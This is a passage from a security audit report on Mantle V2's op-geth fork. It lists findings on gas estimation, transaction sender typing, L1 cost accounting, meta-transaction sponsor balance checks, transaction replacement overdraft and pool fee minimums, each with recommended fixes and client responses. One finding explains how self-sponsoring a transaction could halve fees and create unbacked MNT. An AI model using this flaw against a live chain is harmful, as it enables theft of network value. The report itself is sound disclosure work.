274:         if args.GasPrice != nil {
275:             gasFeeCap = gasPrice
276:             gasTipCap = gasPrice
277:         }
278:         // use default gasPrice to set gasFeeCap & gasTipCap if user does not set any value
279:         if args.MaxFeePerGas == nil && args.MaxPriorityFeePerGas == nil && args.GasPrice == nil
{
280:             gasFeeCap = gasPriceForEstimate.ToInt()
281:             gasTipCap = gasPriceForEstimate.ToInt()
282:         }
283:     }
284:
285:     value := new(big.Int)
286:     if args.Value != nil {
287:         value = args.Value.ToInt()
288:     }
289:     data := args.data()
290:     var accessList types.AccessList
291:     if args.AccessList != nil {
292:         accessList = *args.AccessList
293:     }
294:     metaTxParams, err := types.DecodeMetaTxParams(data)
295:     if err != nil {
296:         return nil, err
297:     }
298:
299:     msg := &core.Message{
300:         From:              addr,
301:         To:                args.To,
302:         Value:             value,
303:         GasLimit:          gas,
304:         GasPrice:          gasPrice,
305:         GasFeeCap:         gasFeeCap,
306:         GasTipCap:         gasTipCap,
307:         Data:              data,
308:         AccessList:        accessList,
309:         MetaTxParams:      metaTxParams,
310:         SkipAccountChecks: true,
311:         RunMode:           runMode,
312:     }
313:     return msg, nil
```

Description

HollaDieWaldfee: The **`transaction_args.go::ToMessage()`** has additional logic added to handle the **`GasEstimationMode`** and **`GasEstimationWithSkipCheckBalanceMode`**:

```
if runMode == core.GasEstimationMode || runMode == core.GasEstimationWithSkipCheckBalanceMode {
        // use default gasPrice if user does not set gasPrice or gasPrice is 0
        if args.GasPrice == nil && gasPrice.Cmp(common.Big0) == 0 {
                gasPrice = gasPriceForEstimate.ToInt()
        }
        // use gasTipCap to set gasFeeCap
        if args.MaxFeePerGas == nil && args.MaxPriorityFeePerGas != nil {
                gasFeeCap = args.MaxPriorityFeePerGas.ToInt()
        }
        // use gasFeeCap to set gasTipCap
        if args.MaxPriorityFeePerGas == nil && args.MaxFeePerGas != nil {
                gasTipCap = args.MaxFeePerGas.ToInt()
        }
        // use default gasPrice to set gasFeeCap & gasTipCap if user set gasPrice
        if args.GasPrice != nil {
                gasFeeCap = gasPrice
                gasTipCap = gasPrice
        }
        // use default gasPrice to set gasFeeCap & gasTipCap if user does not set any value
        if args.MaxFeePerGas == nil && args.MaxPriorityFeePerGas == nil && args.GasPrice == nil {
                gasFeeCap = gasPriceForEstimate.ToInt()
                gasTipCap = gasPriceForEstimate.ToInt()
        }
}
```

What's wrong with this is that the **`gasPrice`** that results from the new **`gasFeeCap`** and **`gasTipCap`** values is never calculated, and so the message is returned with the wrong **`gasPrice`** value:

```
msg := &core.Message{
        From:              addr,
        To:                args.To,
        Value:             value,
        GasLimit:          gas,
        GasPrice:          gasPrice,
        GasFeeCap:         gasFeeCap,
        GasTipCap:         gasTipCap,
        Data:              data,
        AccessList:        accessList,
        MetaTxParams:      metaTxParams,
        SkipAccountChecks: true,
        RunMode:           runMode,
}
return msg, nil
```

Consider when the line **`if args.MaxPriorityFeePerGas == nil && args.MaxFeePerGas != nil`** is true and **`gasTipCap`** is set to **`args.MaxFeePerGas`**.

This means the `gasPrice` needs to be recalculated, since the increased `gasTipCap` can result in a change in the `gasPrice`.
Failing to do so means that the gas estimation returns a wrong result which can lead the user to submit the live transaction with either too high or too low gas parameters.
If the live transaction is submitted with insufficient gas, the transaction can unexpectedly fail and if it's submitted with too much gas, the user might pay higher fees than he would need to if the estimation had worked correctly.

Recommendation

HollaDieWaldfee: Recalculate the gas price after `gasFeeCap` and `gasTipCap` have been updated.

```
  if runMode == core.GasEstimationMode || runMode == core.GasEstimationWithSkipCheckBalanceMode {
          // use default gasPrice if user does not set gasPrice or gasPrice is 0
          if args.GasPrice == nil && gasPrice.Cmp(common.Big0) == 0 {
                  gasPrice = gasPriceForEstimate.ToInt()
          }
          // use gasTipCap to set gasFeeCap
          if args.MaxFeePerGas == nil && args.MaxPriorityFeePerGas != nil {
                  gasFeeCap = args.MaxPriorityFeePerGas.ToInt()
          }
          // use gasFeeCap to set gasTipCap
          if args.MaxPriorityFeePerGas == nil && args.MaxFeePerGas != nil {
                  gasTipCap = args.MaxFeePerGas.ToInt()
          }
          // use default gasPrice to set gasFeeCap & gasTipCap if user set gasPrice
          if args.GasPrice != nil {
                  gasFeeCap = gasPrice
                  gasTipCap = gasPrice
          }
          // use default gasPrice to set gasFeeCap & gasTipCap if user does not set any value
          if args.MaxFeePerGas == nil && args.MaxPriorityFeePerGas == nil && args.GasPrice == nil
{
                  gasFeeCap = gasPriceForEstimate.ToInt()
                  gasTipCap = gasPriceForEstimate.ToInt()
          }

+         if baseFee != nil && gasTipCap != nil && gasFeeCap != nil {
+                 gasPrice = math.BigMin(new(big.Int).Add(gasTipCap, baseFee), gasFeeCap)
+         }
  }
```

Client Response

client response for HollaDieWaldfee: Acknowledged - We will fix it soon.

MNT-8:The function `Sender()` in `transaction_signing.go` does not check the type of the inner transaction

Category	Severity	Client Response	Contributor
Logical	Medium	Acknowledged	biakia

Code Reference

- code/op-geth/core/types/transaction_signing.go#L184-L199

```
184: func (s londonSigner) Sender(tx *Transaction) (common.Address, error) {
185:     if tx.Type() == DepositTxType {
186:         return tx.inner.(*DepositTx).From, nil
187:     }
188:     if tx.Type() != DynamicFeeTxType {
189:         return s.eip2930Signer.Sender(tx)
190:     }
191:     V, R, S := tx.RawSignatureValues()
192:     // DynamicFee txs are defined to use 0 and 1 as their recovery
193:     // id, add 27 to become equivalent to unprotected Homestead signatures.
194:     V = new(big.Int).Add(V, big.NewInt(27))
195:     if tx.ChainId().Cmp(s.chainId) != 0 {
196:         return common.Address{}, fmt.Errorf("%w: have %d want %d", ErrInvalidChainId, tx.ChainId
(), s.chainId)
197:     }
198:     return recoverPlain(s.Hash(tx), R, S, V, true)
199: }
```

Description

biakia: When the nonce of a deposit transaction is non-nil, the inner transaction will be decoded as type `depositTxWithNonce` in `transaction_marshalling.go`

```
case DepositTxType:
        if dec.AccessList != nil || dec.MaxFeePerGas != nil ||
            dec.MaxPriorityFeePerGas != nil {
            return errors.New("unexpected field(s) in deposit transaction")
        }
        ...
                ...

        if dec.Nonce != nil {
            inner = &depositTxWithNonce{DepositTx: itx, EffectiveNonce: uint64(*dec.Nonce)}
        }
```

However, in the function `Sender` of `transaction_signing.go`, the type of the inner transaction is not checked:

```
func (s londonSigner) Sender(tx *Transaction) (common.Address, error) {
    if tx.Type() == DepositTxType {
        return tx.inner.(*DepositTx).From, nil
    }
    if tx.Type() != DynamicFeeTxType {
        return s.eip2930Signer.Sender(tx)
    }
    V, R, S := tx.RawSignatureValues()
    // DynamicFee txs are defined to use 0 and 1 as their recovery
    // id, add 27 to become equivalent to unprotected Homestead signatures.
    V = new(big.Int).Add(V, big.NewInt(27))
    if tx.ChainId().Cmp(s.chainId) != 0 {
        return common.Address{}, fmt.Errorf("%w: have %d want %d", ErrInvalidChainId, tx.ChainId
(), s.chainId)
    }
    return recoverPlain(s.Hash(tx), R, S, V, true)
}
```

It will be converted into the type `**DepositTx**`. The code here may run into problems when the data struct of the type `**depositTxWithNonce**` changes in the future.
The latest version of `**optimism**` has fixed this issue in this commit: https://github.com/ethereum-optimism/op-geth/commit/1ee4f9ff4596f0ab66b3ad57bb4ceca8d9af3afc

Recommendation

biakia: Consider following fix:

```
func (s londonSigner) Sender(tx *Transaction) (common.Address, error) {
    if tx.Type() == DepositTxType {
        switch tx.inner.(type) {
        case *DepositTx:
            return tx.inner.(*DepositTx).From, nil
        case *depositTxWithNonce:
            return tx.inner.(*depositTxWithNonce).From, nil
        }
    }
    if tx.Type() != DynamicFeeTxType {
        return s.eip2930Signer.Sender(tx)
    }
    V, R, S := tx.RawSignatureValues()
    // DynamicFee txs are defined to use 0 and 1 as their recovery
    // id, add 27 to become equivalent to unprotected Homestead signatures.
    V = new(big.Int).Add(V, big.NewInt(27))
    if tx.ChainId().Cmp(s.chainId) != 0 {
        return common.Address{}, fmt.Errorf("%w: have %d want %d", ErrInvalidChainId, tx.ChainId
(), s.chainId)
    }
    return recoverPlain(s.Hash(tx), R, S, V, true)
}
```

Client Response

client response for biakia: Acknowledged - we will fix it as the suggestion.

MNT-9:The L1Cost of a transaction should not be accounted for separately from GasLimit * GasPrice

Category	Severity	Client Response	Contributor
Logical	Medium	Acknowledged	HollaDieWaldfee

Code Reference

- code/op-geth/core/state_transition.go#L302

```
302: mgval = mgval.Add(mgval, l1Cost)
```

- code/op-geth/core/txpool/txpool.go#L692
- code/op-geth/core/txpool/txpool.go#L736
- code/op-geth/core/txpool/txpool.go#L1500
- code/op-geth/core/txpool/txpool.go#L1544
- code/op-geth/core/txpool/txpool.go#L1757

```
692: cost = cost.Add(cost, l1Cost)
```

```
736: replL1Cost = replL1Cost.Add(cost, l1Cost)
```

```
1500: txGasCost = new(big.Int).Add(txGasCost, l1Cost) // gas fee sponsor must sponsor additional l1C
ost fee
```

```
1544: if l1Cost := pool.l1CostFn(el.RollupDataGas(), el.IsDepositTx(), el.To()); l1Cost != nil {
```

```
1757: if l1Cost := pool.l1CostFn(el.RollupDataGas(), el.IsDepositTx(), el.To()); l1Cost != nil {
```

Description

HollaDieWaldfee: In **`state_transition.go`** the calculated **`l1Gas`** is subtracted from **`st.gasRemaining`**, however, across **`txpool.go`** and in **`state_transition.buyGas()`** the L1Cost is calculated separately and on top of GasLimit * GasPrice. This can lead to the following issues:.

- If a user holds MNT balance that is just enough for transaction execution, the txpool will account for the L1Cost separately, and the user won't be able to set GL*GP sufficiently high to make the transaction process, although he has sufficient funds.
- A user assumes they are supposed to pay L1Cost separately and set a GasLimit that doesn't account for it. However, during execution, the **`l1Gas`** is subtracted from **`st.gasRemaining`** and the user's transaction might revert unexpectedly if the input GasLimit is just enough for transaction execution.

```
// state_transition.
func (st *StateTransition) innerTransitionDb() (*ExecutionResult, error) {

    l1Cost, err := st.preCheck()
    if err != nil {
        return nil, err
    }
    ...
    if !st.msg.IsDepositTx && !st.msg.IsSystemTx {
    ...
    var l1Gas uint64
    if !st.msg.IsDepositTx && !st.msg.IsSystemTx {
        if st.msg.GasPrice.Cmp(common.Big0) > 0 && l1Cost != nil {
            l1Gas = new(big.Int).Div(l1Cost, st.msg.GasPrice).Uint64()
        }
        if st.gasRemaining < l1Gas {
            return nil, fmt.Errorf("%w: have %d, want %d", ErrInsufficientGasForL1Cost, st.gasRema
ining, l1Gas)
        }
        // @audit l1Gas is assumed to be part of the paid for GasLimit
        st.gasRemaining -= l1Gas
        if tokenRatio > 0 {
            st.gasRemaining = st.gasRemaining / tokenRatio
        }
    }
    ...
}
```

```
// txpool.go
func (pool *TxPool) validateTx(tx *types.Transaction, local bool) error {
    ...
    // Transactor should have enough funds to cover the costs
    // cost == V + GP * GL
    cost := tx.Cost()
    var l1Cost *big.Int
    if l1Cost = pool.l1CostFn(tx.RollupDataGas(), tx.IsDepositTx(), tx.To()); l1Cost != nil { // a
dd rollup cost
        // @audit l1Cost is added on top of GasLimit * GasPrice, although later it is assumed l1Ga
s is part of GasLimit
        cost = cost.Add(cost, l1Cost)
    }
}
```

Recommendation

HollaDieWaldfee: Refactor `txpool.go` and `state_transition.buyGas()` so that the accounting assumes the L1Cost is part of GasLimit * GasPrice

Client Response

client response for HollaDieWaldfee: Acknowledged - We will follow the suggestion and refactor some logic.
Secure3: We will follow the suggestion and refactor some logic.

MNT-10:Sponsor logical flaw

Category	Severity	Client Response	Contributor
Logical	Medium	Fixed	HollaDieWaldfee, ferre tfederation

Code Reference

- code/op-geth/core/state_transition.go#L313-L348

```
313: if st.msg.RunMode != GasEstimationWithSkipCheckBalanceMode && st.msg.RunMode != EthcallMode {
314:         if st.msg.MetaTxParams != nil {
315:             pureGasFeeValue := new(big.Int).Sub(balanceCheck, st.msg.Value)
316:             sponsorAmount, selfPayAmount := types.CalculateSponsorPercentAmount(st.msg.MetaTxPar
ams, pureGasFeeValue)
317:             if have, want := st.state.GetBalance(st.msg.MetaTxParams.GasFeeSponsor), sponsorAmoun
t; have.Cmp(want) < 0 {
318:                 return nil, fmt.Errorf("%w: gas fee sponsor %v have %v want %v", ErrInsufficient
Funds, st.msg.MetaTxParams.GasFeeSponsor.Hex(), have, want)
319:             }
320:             selfPayAmount = new(big.Int).Add(selfPayAmount, st.msg.Value)
321:             if have, want := st.state.GetBalance(st.msg.From), selfPayAmount; have.Cmp(want) < 0
{
322:                 return nil, fmt.Errorf("%w: address %v have %v want %v", ErrInsufficientFunds, s
t.msg.From.Hex(), have, want)
323:             }
324:         } else {
325:             if have, want := st.state.GetBalance(st.msg.From), balanceCheck; have.Cmp(want) < 0
{
326:                 return nil, fmt.Errorf("%w: address %v have %v want %v", ErrInsufficientFunds, s
t.msg.From.Hex(), have, want)
327:             }
328:         }
329:     }
330:
331:     if err := st.gp.SubGas(st.msg.GasLimit); err != nil {
332:         return nil, err
333:     }
334:     st.gasRemaining += st.msg.GasLimit
335:
336:     st.initialGas = st.msg.GasLimit
337:     if st.msg.RunMode != GasEstimationWithSkipCheckBalanceMode && st.msg.RunMode != EthcallMode
{
338:         if st.msg.MetaTxParams != nil {
339:             sponsorAmount, selfPayAmount := types.CalculateSponsorPercentAmount(st.msg.MetaTxPar
ams, mgval)
340:             st.state.SubBalance(st.msg.MetaTxParams.GasFeeSponsor, sponsorAmount)
341:             st.state.SubBalance(st.msg.From, selfPayAmount)
342:             log.Debug("BuyGas for metaTx",
343:                 "sponsor", st.msg.MetaTxParams.GasFeeSponsor.String(), "amount", sponsorAmount.S
tring(),
344:                 "user", st.msg.From.String(), "amount", selfPayAmount.String())
345:         } else {
346:             st.state.SubBalance(st.msg.From, mgval)
347:         }
348:     }
```

- code/op-geth/core/txpool/txpool.go#L700-L716

- code/op-geth/core/txpool/txpool.go#L1503

```
700: if metaTxParams != nil {
701:         if metaTxParams.ExpireHeight < pool.chain.CurrentBlock().Number.Uint64() {
702:             return types.ErrExpiredMetaTx
703:         }
704:         txGasCost := new(big.Int).Sub(cost, tx.Value())
705:         sponsorAmount, selfPayAmount := types.CalculateSponsorPercentAmount(metaTxParams, txGasC
ost)
706:         selfPayAmount = new(big.Int).Add(selfPayAmount, tx.Value())
707:
708:         sponsorBalance := pool.currentState.GetBalance(metaTxParams.GasFeeSponsor)
709:         if sponsorBalance.Cmp(sponsorAmount) < 0 {
710:             return types.ErrSponsorBalanceNotEnough
711:         }
712:         selfBalance := pool.currentState.GetBalance(from)
713:         if selfBalance.Cmp(selfPayAmount) < 0 {
714:             return core.ErrInsufficientFunds
715:         }
716:         userBalance = new(big.Int).Add(selfBalance, sponsorAmount)
```

```
1503: if pool.currentState.GetBalance(metaTxParams.GasFeeSponsor).Cmp(sponsorAmount) >= 0 {
```

Description

HollaDieWaldfee: The new meta transactions allow a sponsor to pay for a variable percentage of the gas cost of the sponsored transaction.
This issue relies on the fact that there is no validation that **`sponsor != user`**, in other words a user can sponsor his own transaction.
In such a case, it would not be checked that the user's balanace is sufficient for both the sponsor amount AND the user amount. Instead, it is checked that **`userBalance >= sponsorAmount && userBalance >= userAmount`**.
Let's consider a simple example.
Total gas cost: $100.
User balance: $50.
Sponsor percentage: 50%
We then have:
`sponsorAmount = 50% * $100 = $50`
`userAmount = 50% * $100 = $50`
`userBalance >= sponsorAmount && userBalance >= userAmount = true`
There are two places where the sponsor and user balances are checked. First, it is checked in the transaction pool, then it is checked again in the state transition when the transaction is actually executed. In both cases, the flawed logic as described above is applied.
Link

```
if metaTxParams != nil {
        if metaTxParams.ExpireHeight < pool.chain.CurrentBlock().Number.Uint64() {
                return types.ErrExpiredMetaTx
        }
        txGasCost := new(big.Int).Sub(cost, tx.Value())
        sponsorAmount, selfPayAmount := types.CalculateSponsorPercentAmount(metaTxParams, txGasCos
t)
        selfPayAmount = new(big.Int).Add(selfPayAmount, tx.Value())


        sponsorBalance := pool.currentState.GetBalance(metaTxParams.GasFeeSponsor)
        if sponsorBalance.Cmp(sponsorAmount) < 0 {
                return types.ErrSponsorBalanceNotEnough
        }
        selfBalance := pool.currentState.GetBalance(from)
        if selfBalance.Cmp(selfPayAmount) < 0 {
                return core.ErrInsufficientFunds
        }
        userBalance = new(big.Int).Add(selfBalance, sponsorAmount)
```

Link

```
if st.msg.RunMode != GasEstimationWithSkipCheckBalanceMode && st.msg.RunMode != EthcallMode {
        if st.msg.MetaTxParams != nil {
                pureGasFeeValue := new(big.Int).Sub(balanceCheck, st.msg.Value)
                sponsorAmount, selfPayAmount := types.CalculateSponsorPercentAmount(st.msg.MetaTxP
arams, pureGasFeeValue)
                if have, want := st.state.GetBalance(st.msg.MetaTxParams.GasFeeSponsor), sponsorAm
ount; have.Cmp(want) < 0 {
                        return nil, fmt.Errorf("%w: gas fee sponsor %v have %v want %v", ErrInsuff
icientFunds, st.msg.MetaTxParams.GasFeeSponsor.Hex(), have, want)
                }
                selfPayAmount = new(big.Int).Add(selfPayAmount, st.msg.Value)
                if have, want := st.state.GetBalance(st.msg.From), selfPayAmount; have.Cmp(want) <
0 {
                        return nil, fmt.Errorf("%w: address %v have %v want %v", ErrInsufficientFu
nds, st.msg.From.Hex(), have, want)
                }
        } else {
                if have, want := st.state.GetBalance(st.msg.From), balanceCheck; have.Cmp(want) <
0 {
                        return nil, fmt.Errorf("%w: address %v have %v want %v", ErrInsufficientFu
nds, st.msg.From.Hex(), have, want)
                }
        }
}
```

These are the only two checks for whether the user / sponsor has sufficient balance, and so the below code can be executed, resulting in a negative balance for the user. The state database stores signed integers. This means that the code works just fine when the balance becomes negative, unlike the business logic.
Link

```
if err := st.gp.SubGas(st.msg.GasLimit); err != nil {
        return nil, err
}
st.gasRemaining += st.msg.GasLimit


st.initialGas = st.msg.GasLimit
if st.msg.RunMode != GasEstimationWithSkipCheckBalanceMode && st.msg.RunMode != EthcallMode {
        if st.msg.MetaTxParams != nil {
                sponsorAmount, selfPayAmount := types.CalculateSponsorPercentAmount(st.msg.MetaTxP
arams, mgval)
                st.state.SubBalance(st.msg.MetaTxParams.GasFeeSponsor, sponsorAmount)
                st.state.SubBalance(st.msg.From, selfPayAmount)
                log.Debug("BuyGas for metaTx",
                        "sponsor", st.msg.MetaTxParams.GasFeeSponsor.String(), "amount", sponsorAm
ount.String(),
                        "user", st.msg.From.String(), "amount", selfPayAmount.String())
        } else {
                st.state.SubBalance(st.msg.From, mgval)
        }
}
```

Exploiting this issue, a user can cut all of his gas fees in half (as shown in the above calculation), and effectively create new MNT since he makes his own balance become negative, while the fee recipient (OptimismBaseFeeRecipient and Coinbase) receives the MNT. The negative amount is effectively created out of thin air for the fee receiver.
This is a critical vulnerability and completely breaks the EVM.
ferretfederation: The **`txpool.go::validateMetaTxList()`** validates whether the meta transaction is valid. The meta transaction includes the information of the sponsor, who will pay part of gas for the transaction.
In the code below, the gas sponsor should pay is compared to the balance of the sponsor.
However, this does not account that case that the sponse might want to cover multiple transactions. If the sum of gas cover for the sponsor through out multiple transactions should be more than the balance of the sponsor, the transaction should not be validated. But currently it will be considered as valid transaction.

```
        sponsorAmount, _ := types.CalculateSponsorPercentAmount(metaTxParams, txGasCost)
        if pool.currentState.GetBalance(metaTxParams.GasFeeSponsor).Cmp(sponsorAmount) >= 0 {
            sponsorCostSum = new(big.Int).Add(sponsorCostSum, sponsorAmount)
```

Recommendation

HollaDieWaldfee: The fix for this issue is straightforwawrd. The **`meta_transaction.go::DecodeAndVerifyMetaTxParams()`** function needs to check that **`txSender != metaTxParams.GasFeeSponsor`**.

```
if txSender == metaTxParams.GasFeeSponsor {
    return Error
}
```

ferretfederation: Consider summing up the gas the sponsor should pay over multiple transactions. Then compare the sum to the balance of the sponsor.

Client Response

client response for HollaDieWaldfee: Fixed - We will fix this issue
client response for ferretfederation: Fixed - https://github.com/mantlenetworkio/op-geth/pull/62 . https://github.com/mantlenetworkio/op-geth/pull/43

MNT-11:Replacing transactions with same nonce can cause over draft

Category	Severity	Client Response	Contributor
Logical	Medium	Fixed	0xffchain

Code Reference

- code/op-geth/core/txpool/txpool.go#L629C1-L757C2
- code/op-geth/core/txpool/txpool.go#L690C1-L693C3

```
NaN: func (pool *TxPool) validateTx(tx *types.Transaction, local bool) error {
NaN:     // No unauthenticated deposits allowed in the transaction pool.
NaN:     // This is for spam protection, not consensus,
NaN:     // as the external engine-API user authenticates deposits.
NaN:     if tx.Type() == types.DepositTxType {
NaN:         return core.ErrTxTypeNotSupported
NaN:     }
NaN:     if tx.Type() == types.BlobTxType {
NaN:         return errors.New("BlobTxType of transaction is currently not supported.")
NaN:     }
NaN:     // Accept only legacy transactions until EIP-2718/2930 activates.
NaN:     if !pool.eip2718 && tx.Type() != types.LegacyTxType {
NaN:         return core.ErrTxTypeNotSupported
NaN:     }
NaN:     // Reject dynamic fee transactions until EIP-1559 activates.
NaN:     if !pool.eip1559 && tx.Type() == types.DynamicFeeTxType {
NaN:         return core.ErrTxTypeNotSupported
NaN:     }
NaN:     // Reject transactions over defined size to prevent DOS attacks
NaN:     if tx.Size() > txMaxSize {
NaN:         return ErrOversizedData
NaN:     }
NaN:     // Check whether the init code size has been exceeded.
NaN:     if pool.shanghai && tx.To() == nil && len(tx.Data()) > params.MaxInitCodeSize {
NaN:         return fmt.Errorf("%w: code size %v limit %v", core.ErrMaxInitCodeSizeExceeded, len(tx.D
ata()), params.MaxInitCodeSize)
NaN:     }
NaN:     // Transactions can't be negative. This may never happen using RLP decoded
NaN:     // transactions but may occur if you create a transaction using the RPC.
NaN:     if tx.Value().Sign() < 0 {
NaN:         return ErrNegativeValue
NaN:     }
NaN:     // Ensure the transaction doesn't exceed the current block limit gas.
NaN:     if pool.currentMaxGas < tx.Gas() {
NaN:         return ErrGasLimit
NaN:     }
NaN:     // Sanity check for extremely large numbers
NaN:     if tx.GasFeeCap().BitLen() > 256 {
NaN:         return core.ErrFeeCapVeryHigh
NaN:     }
NaN:     if tx.GasTipCap().BitLen() > 256 {
NaN:         return core.ErrTipVeryHigh
NaN:     }
NaN:     // Ensure gasFeeCap is greater than or equal to gasTipCap.
NaN:     if tx.GasFeeCapIntCmp(tx.GasTipCap()) < 0 {
NaN:         return core.ErrTipAboveFeeCap
NaN:     }
NaN:     // Make sure the transaction is signed properly.
NaN:     from, err := types.Sender(pool.signer, tx)
NaN:     if err != nil {
NaN:         return ErrInvalidSender
NaN:     }
NaN:     // Drop non-local transactions under our own minimal accepted gas price or tip
NaN:     if tx.GasTipCapIntCmp(pool.gasPrice) < 0 {
NaN:         return ErrUnderpriced
NaN:     }
NaN:     // Ensure the transaction adheres to nonce ordering
NaN:     if pool.currentState.GetNonce(from) > tx.Nonce() {
NaN:         return core.ErrNonceTooLow
NaN:     }
NaN:     // Transactor should have enough funds to cover the costs
NaN:     // cost == V + GP * GL
```

```
NaN: cost := tx.Cost()
NaN:    if l1Cost := pool.l1CostFn(tx.RollupDataGas(), tx.IsDepositTx(), tx.To()); l1Cost != nil {
// add rollup cost
NaN:        cost = cost.Add(cost, l1Cost)
NaN:    }
```

Description

0xffchain: Mantlev2 mempool allows transactions replaceability, as long as the transaction has the same nonce and the new gas supplied is above the previous one. The validation function that validates all transaction coming into the mempool handles this, and it checks if the incoming transaction will not cause an over draft of the user account balance.
https://github.com/Secure3Audit/code_Mantle_V2_Public/blob/c8af0be0bca90dbffe2106afd5830c04ed355029/code/op-geth/core/txpool/txpool.go#L629C1-L757C2

```
func (pool *TxPool) validateTx(tx *types.Transaction, local bool) error {

        cost := tx.Cost()
        if l1Cost := pool.l1CostFn(tx.RollupDataGas(), tx.IsDepositTx(), tx.To()); l1Cost != nil {
// add rollup cost
                cost = cost.Add(cost, l1Cost)
        }


       ----------------------

        // Verify that replacing transactions will not result in overdraft
        list := pool.pending[from]
        if list != nil { // Sender already has pending txs
                _, sponsorCostSum := pool.validateMetaTxList(list)
                userBalance = new(big.Int).Add(userBalance, sponsorCostSum)
                sum := new(big.Int).Add(cost, list.totalcost)
                if repl := list.txs.Get(tx.Nonce()); repl != nil {
                        // Deduct the cost of a transaction replaced by this
                        replL1Cost := repl.Cost()
                        if l1Cost := pool.l1CostFn(tx.RollupDataGas(), tx.IsDepositTx(), tx.To());
l1Cost != nil { // add rollup cost
                                replL1Cost = replL1Cost.Add(cost, l1Cost)
                        }
                        sum.Sub(sum, replL1Cost)
                }
                if userBalance.Cmp(sum) < 0 {
                        log.Trace("Replacing transactions would overdraft", "sender", from, "balan
ce", userBalance, "required", sum)
                        return ErrOverdraft
                }
        }


      }
```

The variable **`cost`** can be summed as **`cost == l2ExecutionAndValue + l1Cost`** . It contains the cost for the incoming transaction, as seen in the function body above. The intention of the function is to subtract the outgoing transaction from the total **`sum`**, then add the incoming transaction, and validate that the user balance can actually afford the cost of the incoming transaction. But it rather adds the incoming transaction to the sum, then removes it again. Like seen below.

```
replL1Cost := repl.Cost()
if l1Cost := pool.l1CostFn(tx.RollupDataGas(), tx.IsDepositTx(), tx.To()); l1Cost != nil { // add
rollup cost
        replL1Cost = replL1Cost.Add(cost, l1Cost)
}
sum.Sub(sum, replL1Cost)
```

`repl.cost()` is the cost of the outgoing transaction (transaction to be replaced), it is assigned to replL1Cost, since this cost is only gas cost on l2 and value sent, it intends to fetch the cost of the outgoing transaction gas on l1, but it instead fetches the cost of the incoming transaction `tx` on l1

```
pool.l1CostFn(tx.RollupDataGas(), tx.IsDepositTx(), tx.To());
```

Then sums that cost with the cost of the incoming transaction and assigns it to `replL1Cost`

```
 replL1Cost = replL1Cost.Add(cost, l1Cost)
```

so in essense it has multiplied the l1cost of the incoming transaction by two, becuase the vairable cost already had the l1 cost attached to it above.

```
cost := tx.Cost()
if l1Cost := pool.l1CostFn(tx.RollupDataGas(), tx.IsDepositTx(), tx.To()); l1Cost != nil { // add
rollup cost
        cost = cost.Add(cost, l1Cost)
}
```

https://github.com/Secure3Audit/code_Mantle_V2_Public/blob/c8af0be0bca90dbffe2106afd5830c04ed355029/code/op-geth/core/txpool/txpool.go#L690C1-L693C3
Then it subtracts the current value of replL1Cost from the total sum.

```
sum.Sub(sum, replL1Cost)
```

So in essense it is subtracting incoming transaction cost from the sum instead of subtracting that of the outgoing transaction, keep in mind that the incoming transaction has already been added to the sum

```
sum := new(big.Int).Add(cost, list.totalcost)
```

So it is just undoing the previous action instead of subtracting the outgoing transaction.
Also keep in mind that the body of an incoming transaction can be totally different from the outgoing transaction, should incase a user wants to replace an eranous transaction in the mempool with another, it just creates a correct one with same nonce and higher gas fee, with the correct intended body.

Recommendation

0xffchain: It should be subtracting the cost of the outgoing transaction from the total sum and not the incoming transaction.

Client Response

client response for 0xffchain: Fixed - https://github.com/mantlenetworkio/op-geth/pull/67

MNT-12:Minimum pool gas fee is not compatible with both Legacy and DynamicFee transactions.

Category	Severity	Client Response	Contributor
Logical	Medium	Acknowledged	0xffchain

Code Reference

- code/op-geth/core/txpool/txpool.go#L680C1-L683C3

```
NaN: // Drop non-local transactions under our own minimal accepted gas price or tip
NaN:    if tx.GasTipCapIntCmp(pool.gasPrice) < 0 {
NaN:        return ErrUnderpriced
NaN:    }
```

Description

0xffchain: The Tx pool has a minimum gas price to which all transactions can not go below.
https://github.com/Secure3Audit/code_Mantle_V2_Public/blob/c8af0be0bca90dbffe2106afd5830c04ed355029/code/op-geth/core/txpool/txpool.go#L680C1-L683C3

```
// Drop non-local transactions under our own minimal accepted gas price or tip
if tx.GasTipCapIntCmp(pool.gasPrice) < 0 {
        return ErrUnderpriced
}
```

But the challenge with this is that it cannot capture both Legacy transactions and DynamicFee (1559) transactions at same time, cause the fee mechanism for both are very different.
For Legacy transactions the gas_price is sufficient for all fee mechanism, but for DynamicFee transactions, both GasTip and GasFee are needed. GasFee is max_priority_fee_per_gas + BaseFee , while GasTip is just max_priority_fee_per_gas . But the validation only checks GasTip , which defaults to GasPrice in Legacy transactions.
`tx_legacy.go`

```
func (tx *LegacyTx) gasTipCap() *big.Int    { return tx.GasPrice }
```

`tx_access_list.go`

```
func (tx *AccessListTx) gasTipCap() *big.Int    { return tx.GasPrice }
```

Should **`pool.gasPrice`** be set to a value that targets legacy transactions, it means all dynamicFee transactions will fail, as there is no way estimated gasTip will be larger than **`gas_fee`** in Legacy transactions. And if the **`pool.gasPrice`** is set to target dynamicfee transactions, it means all legacy transactions will pass, cause the **`gas_fee`** supplied in the legacy transactions will always be more than the tip, this makes the pool.gasPrice useless. This is with the knowledge that the **`gas_fee`** equivalent in dynamic transactions is **`max_fee_per_gas == (base_fee + max_priority_fee_per_gas)`** .

Recommendation

0xffchain: There should be minimum gas price that targets 1559 transactions differently, or `gasFeeCap` should be used in the validation, as it is the equivalent of `gas_fee` in Legacy transactions.

Client Response

client response for 0xffchain: Acknowledged - Acknowledged. We will fix it soon.

MNT-13:Logical Flaw in Gas Price Estimation Handling

Category	Severity	Client Response	Contributor
Logical	Medium	Acknowledged	BradMoonUESTC

Code Reference

- code/op-geth/internal/ethapi/transaction_args.go#L260-L283

```
260: if runMode == core.GasEstimationMode || runMode == core.GasEstimationWithSkipCheckBalanceMode {
261:         // use default gasPrice if user does not set gasPrice or gasPrice is 0
262:         if args.GasPrice == nil && gasPrice.Cmp(common.Big0) == 0 {
263:             gasPrice = gasPriceForEstimate.ToInt()
264:         }
265:         // use gasTipCap to set gasFeeCap
266:         if args.MaxFeePerGas == nil && args.MaxPriorityFeePerGas != nil {
267:             gasFeeCap = args.MaxPriorityFeePerGas.ToInt()
268:         }
269:         // use gasFeeCap to set gasTipCap
270:         if args.MaxPriorityFeePerGas == nil && args.MaxFeePerGas != nil {
271:             gasTipCap = args.MaxFeePerGas.ToInt()
272:         }
273:         // use default gasPrice to set gasFeeCap & gasTipCap if user set gasPrice
274:         if args.GasPrice != nil {
275:             gasFeeCap = gasPrice
276:             gasTipCap = gasPrice
277:         }
278:         // use default gasPrice to set gasFeeCap & gasTipCap if user does not set any value
